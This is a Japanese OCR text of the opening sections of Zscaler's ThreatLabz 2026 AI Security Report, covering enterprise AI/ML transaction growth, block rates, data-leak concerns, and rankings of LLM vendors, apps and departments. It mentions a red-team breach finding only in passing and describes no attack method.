

zscaler™

ThreatLabz 2026
AIセキュリティレポート



目次



本書の要旨 3

主な調査結果 05

AI/MLの利用状況 07

- AL/MLトランザクションの世界的な増加 08
- 主なLLMベンダー、アプリケーション、部門 10
- ブロックされたトランザクション 13
- AIアプリケーションに転送されたデータ 14
- AIアプリケーションへのデータ流出 15
- 組み込み型AIの増加 17
- 業界別のAI/ML利用状況 18
- 国別のAI/ML利用状況 22

組織におけるAIのリスクと脅威環境 26

- **事例:** 北朝鮮関連のキャンペーンにおける生成AIを悪用したマルウェアとソーシャル エンジニアリング 28
- **事例:** 南アジア地域を標的としたキャンペーンにおける新たなAIの指標 33
- **事例:** 組織におけるAIシステムの真の問題点 34

AIガバナンスにおける最新の状況 38

AIセキュリティに関する2026年の予測 40

ベスト プラクティス:組織におけるAIの安全な導入 42

Zscalerが実現する包括的なAI保護 45

調査方法 48

- ThreatLabzについて 48

本書の要旨

2025年におけるAIの日常は、スピード、規模、そして絶え間ない変化で表されました。

組織は現在、業務の迅速化、意思決定の自動化、生産性の向上を実現するために、ビジネス全体で人工知能と機械学習(AI/ML)を活用しています。AIは、ほんの数年前には考えられなかったほどの速さで、開発やコミュニケーション、研究、業務を支援しています。しかし、この加速にはますます多くのトレードオフも伴います。つまり、より多くの機密情報がより多くのAI/MLアプリケーションを通過するようになり、可視性が低下し、ガードレールも少なくなるのです。

AIフットプリントの拡大により、組織の攻撃対象領域は拡大し、過去1年間で脅威アクターがすぐに追随しました。障壁が低くなり、現実感が増したことで、攻撃はより迅速で信憑性の高いものになりましたが、一方で、エージェント型や半自律型のAIの悪用に関する初期の兆候は、脅威の進化のあり方の変化を示しています。同時に、組織はシャドーAIや組み込み型AIからハルシネーションや保護されていないプライベート モデルに至るまで、増大するさまざまなリスクに対応しています。

AIがあらゆるものに関わる環境を保護し、AIを活用したイノベーションを推進するとともに、(ビジネスを当然遅らせることもなく) AIを悪用した脅威から防御するにはどうすればよいのでしょうか？

2026年版Zscaler ThreatLabz AIセキュリティレポートでは、組織がどのようにこのバランスを保っているかを解説します。このレポートは、2025年1月~12月にかけてZscaler Zero Trust Exchange™で確認された9,893億件のAI/MLトランザクションの分析に基づいており、世界中の環境でAIが実際にどのように利用(および制限)されているかについて根拠のある見解を示しています。

データは加速し続けています。組織におけるAI/MLのアクティビティーは前年比で83.3%増加し、データ転送量は92.6%増加し、18,000テラバイト(TB)を超えました。この規模になると、AIは個別のツールの集合というよりも、常時稼働するインフラのように振る舞い、組織のデータを絶えず移動させ、変換し続けます。しかし、アクセスは依然として無制限とは程遠い状態です。組織はAI/MLトランザクションの39%をブロックしており、これはデータ漏洩、プライバシー、ポリシーの施行に関する懸念が根強いことを反映しています。

利用パターンからは、価値とリスクが重なる点も見えてきます。従業員が最も利用しているCodeium、Grammarly、ChatGPTなどのAIアプリケーションは、仕事を遂行するうえで中心的な存在になっており、最も活発なアクティビティーを生み出す一方で、リスク調査においても最前線に登場しています。

2026年のAIセキュリティは、AI/MLアプリケーションの制御だけにとどまりません。AIが組織全体でどのように発見、構築、利用、そしてガバナンスされるかを保護することが重要となります。組織は、AIの利用状況やリスクの可視化、AIシステムやデータをリアル タイムで強化する保護、そしてイノベーションを推進しながらアクセスを保護する一貫した管理が必要です。このレポートは、AIセキュリティを形作る傾向と現実を詳しく解説し、リスクを軽減しつつ、AIを安全に導入したいと考える組織向けに指針を提供します。

組織のリーダーにとってのAIの意味

- **AIは今や組織のインフラとなっています。**
  1兆件近くのAIトランザクションは、継続的な常時稼働の運用を示しています。AIを安全かつスケーラブルに導入するには、クラウド、アイデンティティー、データと同様に厳格に管理する必要があります。


- **データ漏洩リスクは、意図ではなく量に応じて増大します。**
  AIワークフローを介したペタバイト規模のデータ移動は、たとえ利用が承認され、ビジネス意図に沿っている場合でも、繰り返しと高速化によって漏洩リスクを高めます。

- **承認されたAIは主なリスク領域です。**
  主流の承認されたAIツールは、組織におけるAIのアクティビティーやデータとのやり取りの大部分を占めています。シャドーAIは依然として重要な懸念事項ですが、未承認のツールに対応するだけでは、AI関連のリスクと露出の全体像を軽減できません。

- **セキュリティがAI導入の制約となっています。**
  AIトランザクションの39%がブロックされており、ポリシーの施行がAIの利用方法に積極的に影響しています。これは、AIへの抵抗ではなく、リーダーがイノベーションのスピードとリスク許容度を両立しようとするなかで行っているガバナンスの実践を反映しています。

- **従来のセキュリティ モデルはAIワークフローと整合していません。**
  人間のペースで行われるアクティビティーや静的なデータ向けに設計された制御では、マシン主導の高頻度なAIの処理に対応できません。

- **競争優位性は、AIを大規模に管理できる組織に有利に働きます。**
  強力なインライン制御によって幅広いAI利用を可能にする組織は、管理されていないリスクのためにAI利用を完全に制限せざるを得ない組織よりも迅速に行動できるでしょう。



主な調査結果

ThreatLabzは、2025年1月～12月にZscalerクラウドで処理された**9,893億件のAI/MLトランザクション**を分析しました。
以下の主な調査結果は、さまざまな期間のデータに基づいて比較分析されたものです。

組織におけるAI利用は引き続き力強い伸びを見せています。

AI/MLのアクティビティーは前年比で83%増加し、3,400を超えるアプリケーションのエコシステム全体で1兆件近くのトランザクションに達しました。

組織はますます大量のデータをAIツールに送信しています。

合計18,033TBのデータがAI/MLアプリケーションに転送され、前年比で93%増加しました。

高いブロック率は、継続的なリスク管理を示唆しています。

組織はAI/MLトランザクション全体の39%をブロックしており、AIの利用拡大に伴うデータ漏洩、プライバシー、ポリシーの調整に関する懸念が依然として続いていることを示しています。

組織のAIはセキュリティ侵害に対して非常に脆弱です。

Zscalerのレッド チーム演習の専門家は、ほとんどの組織のAIシステムがわずか16分で侵入される可能性があることを発見し、テストしたシステムの100%に重大な欠陥があることを明らかにしました。

* データ収集期間

- 1年間と前年比の分析：2025年1月～12月、前年2024年の同時期との比較。
- DLP違反データと国レベルのデータ：2025年6月～12月。

OpenAIはLLMベンダーの1位に君臨しています。OpenAIはLLMを活用した組織のトランザクションの大部分(Codeiumの3倍)を占めており、事実上の標準LLMとしての地位を確立しています。

DLP違反の圧倒的多数はChatGPTによるものです。分析されたすべてのAI/MLアプリケーション全体で、ChatGPTは4億1,000万件の情報漏洩防止(DLP)ポリシー違反が発生しており、ハイコンテキストのAIアシスタントに関連する組織のリスクが確認されました。

統合された生産性向上アプリが組織のAI利用を支えています。Grammarlyは、トランザクション量で1位のアプリケーションとなり、コミュニケーションや業務のプロセス内で直接動作するAI利用を反映しています。

金融/保険業界と製造業が今回も組織におけるAI利用をリードしました。これらの業界は、3年連続でAI/MLトラフィックの最大の割合(それぞれ23%と20%)を占め、その背景には近代化への取り組みと膨大なドキュメント作成ワークフローがあります。

AI/MLトランザクションの主な発信元は依然として米国です。アクティビティーは米国に集中しており、トランザクション全体の38%を占め、インド(14%)、カナダ(5%)がそれに続きます。

AI導入は組織の攻撃対象領域を拡大し続けています。組織のワークフロー全体にわたるAI利用が拡大したことで、データやアクセスの露出する経路が増加し、データ漏洩、プロンプトの悪用、AIを悪用した攻撃の可能性が高まっています。そのため、ゼロトラスト アーキテクチャーとAIを活用したセキュリティ管理の必要性が高まっています。

AI/MLの利用状況

組織におけるAI利用は2025年も引き続き急激かつ着実に増加しました。

ThreatLabzによるAI利用状況の分析には、AI/MLトランザクションを推進する3,400以上のアプリケーションが含まれており、これは前年比で4倍に相当します。これらのアプリの多くはトラフィック量が限られていますが、アプリケーションのエコシステム自体の拡大は重要な指標となります。これは、AI機能がベンダー、ユース ケース、ビジネス機能全体に急速に普及し、機会と露出が拡大していることを反映しています。

この拡大が実際の組織での利用にどのように反映されるかを理解するために、ThreatLabzは複数のレイヤーにわたってAI/MLのアクティビティーを以下のとおり分析しました。

- **全体的なAI/MLトランザクション** は、許可されたアクティビティーとブロックされたアクティビティーの両方を含み、URLカテゴリーに基づきます。
- **LLMベンダーの順位**は、どのモデル プロバイダーが最も多くのAI/MLトラフィックを生成し、組織のAIワークフローを強化しているかを特定します。
- **主なAI/MLアプリケーション**は、組織におけるAIのアクティビティーとトラフィック量を推進する特定のアプリを強調します。
- **部門別のAI利用状況**は、大量のAIアプリケーションを組織の一般的な各部門にマッピングし、日常業務のどこでAIが適用されているかを把握できます。

これらの視点から、組織全体でAIが実際にどのように導入されているか、またその利用状況、依存度、リスクがどこに集中しているかについて、包括的な見解の提供を目指しています。

AI/MLトランザクションの世界的な増加

AI/MLトランザクションは2025年に1兆件に近づき、合計9,893億件に達しました。この増加の多くは、ChatGPT、Grammarly、Codeiumなどの多く利用されるアプリケーションに関連しています。

トランザクション量別のAI/ML利用状況




図1: AI/MLトランザクションの前年との比較(2025年1月～12月)

主な調査結果

AI/MLのアクティビティーは、3,400を超えるアプリケーションのエコシステムにおいて前年比で83%増加しました。

前年と同様に、トラフィックの一部は「AIアプリケーション全般」に該当します。これは、特定の既知のアプリケーションにマッピングされないAI/MLトランザクションを反映したものですが、ZscalerのAI/MLを活用したURL分類によってAI関連と識別されています。URL分類はテキスト、画像、その他のコンテンツのシグナルを分析してAI関連のアクティビティーを認識します。新しいAIアプリケーションは手動で分類されるよりも速いペースで登場するため、これまで知られていなかったAIトラフィックの発信元を検知し、セキュリティ ポリシーの施行下に置くことが不可欠です。

特に明記しない限り、このレポートの以降の分析は、分類済みアプリケーションのみに焦点を当てています。このアプローチによって、定着しているAI/MLアプリケーションをもとにAI導入の状況を可視化できます。




図2: AIアプリケーション全般と分類済みAIアプリケーションのAI/MLトランザクションの分布

主なLLMベンダー、アプリケーション、部門

LLMベンダーを通じて組織のAI利用状況を見ると、AIがどのように大規模に運用されているかを独自の視点で把握できます。従業員が個々のアプリケーションや機能を日々操作している間、トランザクション パターンは、それらのエクスペリエンスの背後にどのモデル プロバイダーが一貫して位置しているかを示します。ベンダーレベルの可視化により、AI導入が表面下でどのように進んでいるかを理解できます。

主なLLMベンダーの調査結果

- **OpenAI**は2025年にLLMベンダーのなかで圧倒的なリーダーとなり、1,310億件のトランザクションを占めました。これは最も近い競合の3倍以上にあたるトランザクション量です。8月にGPT-5がリリースされたことで、コーディング、マルチモーダル推論、複雑なタスク実行など、幅広い分野での導入が拡大しました。OpenAIの拡張された組織向けAPIオプション(プライバシー強化、モデル分離など)は、CopilotやAIを活用したSaaS機能のバックエンドとしての役割も強化しました。

- **Codeium** (2025年にWindsurfにブランド変更)は、組織向けLLMトラフィック(420億件)の2番目に大きな発信元として登場しました。導入の原動力となったのは、コーディングに重点を置いた独自のモデルであり、ソフトウェア開発パイプラインやエンジニアリング環境で頻繁に利用されています。これは、後ほど紹介する部門別の分析でも示されており、エンジニアリング部門が最も活発なAIユーザーとして際立っています。

- **Perplexity**は昨年、トランザクション量(120億件)で3位に入りました。AIを活用した検索に加え、独自のLLMを運用し、回答エンジンの基盤を構築しています。組織による利用状況は、AIを活用した調査や知識統合への依存度の高まりを反映しています。




図3: 2025年におけるLLMベンダーのトランザクション状況

トランザクション量は、リサーチ、編集、執筆、コーディング、翻訳、共同作業といった業務の流れに直接組み込まれた広く採用されているアプリケーションに依然として非常に集中しています。

主なアプリケーションの調査結果

- **Grammarly**は、組織環境において最も活発なAI/MLアプリケーションとして浮上し(トランザクション全体の38.7%)、トランザクション全体でChatGPTを上回りました。要約作成から高度なリライト、トーンのガイダンスまで、幅広い機能を備えたGrammarlyが、組織のコンテンツの日常的なワークフローで重要な役割を果たしている理由は明らかです。
- **ChatGPT**は依然として主な汎用アシスタントであり(14.2%)、リサーチ、草案作成、分析などさまざまな役割で幅広く利用されており、組織データの一般的なタッチポイントとなっています。
- **Codeium**は5位に入り(5%)、ソース コードや独自のロジックが日常的に扱われるソフトウェア開発業務において、AIが標準で利用されていることを示しています。
- **DeepL**は引き続きグローバル組織で高い導入率を記録し(3.3%)、ビジネスに不可欠なコンテンツでの多言語コミュニケーションをサポートしています。
- **Microsoft Copilot**は5位に入り(3%)、Microsoft 365との緊密な統合と、日々の生産性を向上させる業務を自動化する役割がこの地位を支えています。




図4: AI/MLトランザクション全体のうち、主なAIアプリケーションが占める割合

備考：Zscaler Zero Trust Exchangeは、他のOpenAIトランザクションとは別にChatGPT単独のトランザクションを追跡しています。

トランザクションの件数に基づくAI/MLアプリケーション トップ20

アプリケーション	トランザクションの合計
Grammarly	327,311,080,013
ChatGPT	120,227,890,252
Codeium	42,337,652,986
DeepL	27,847,680,087
Microsoft Copilot	25,503,137,940
Perplexity	12,386,054,978
GitHub Copilot	11,348,420,722
OpenAI	10,352,420,115
QuillBot	8,913,115,535
ChurnZero	8,153,526,358
Anthropic	4,922,983,385
Glean	4,542,501,122
GliaCloud	3,249,239,347
Claude	2,850,954,278
Google Gemini	2,604,461,019
SundaySky	2,483,835,170
Yellow Messenger	1,734,555,650
Cresta	1,585,454,178
Poe	1,483,703,558

全体的な利用状況において、どのAIアプリケーションが主流となるかを見据え、次の分析の焦点はツールから部門に移ります。

ThreatLabzは、AIが実際にどのように利用されているか理解を深めるために、一般的な組織の部門を対象にAI/MLトラフィックをマッピングしました。この分析では、利用が多い(少なくとも100万件のトランザクションがある)アプリケーションに着目し、それらが最も頻繁に利用される部門に関連付けています。表示されるパーセンテージは、組織のAIトラフィック全体ではなく、この範囲内の部門とアプリケーションでの相対的な利用状況を反映しています。

主な部門の調査結果

- **エンジニアリング部門**は組織のAI利用を牽引しており、この分析範囲におけるAI/MLトランザクションの48.9%を占めています。特にエンジニアリング部門は、AIを日々のビルドサイクルに統合しており、わずかな効率改善でもリリースを重ねるごとに急速に効果を発揮します。

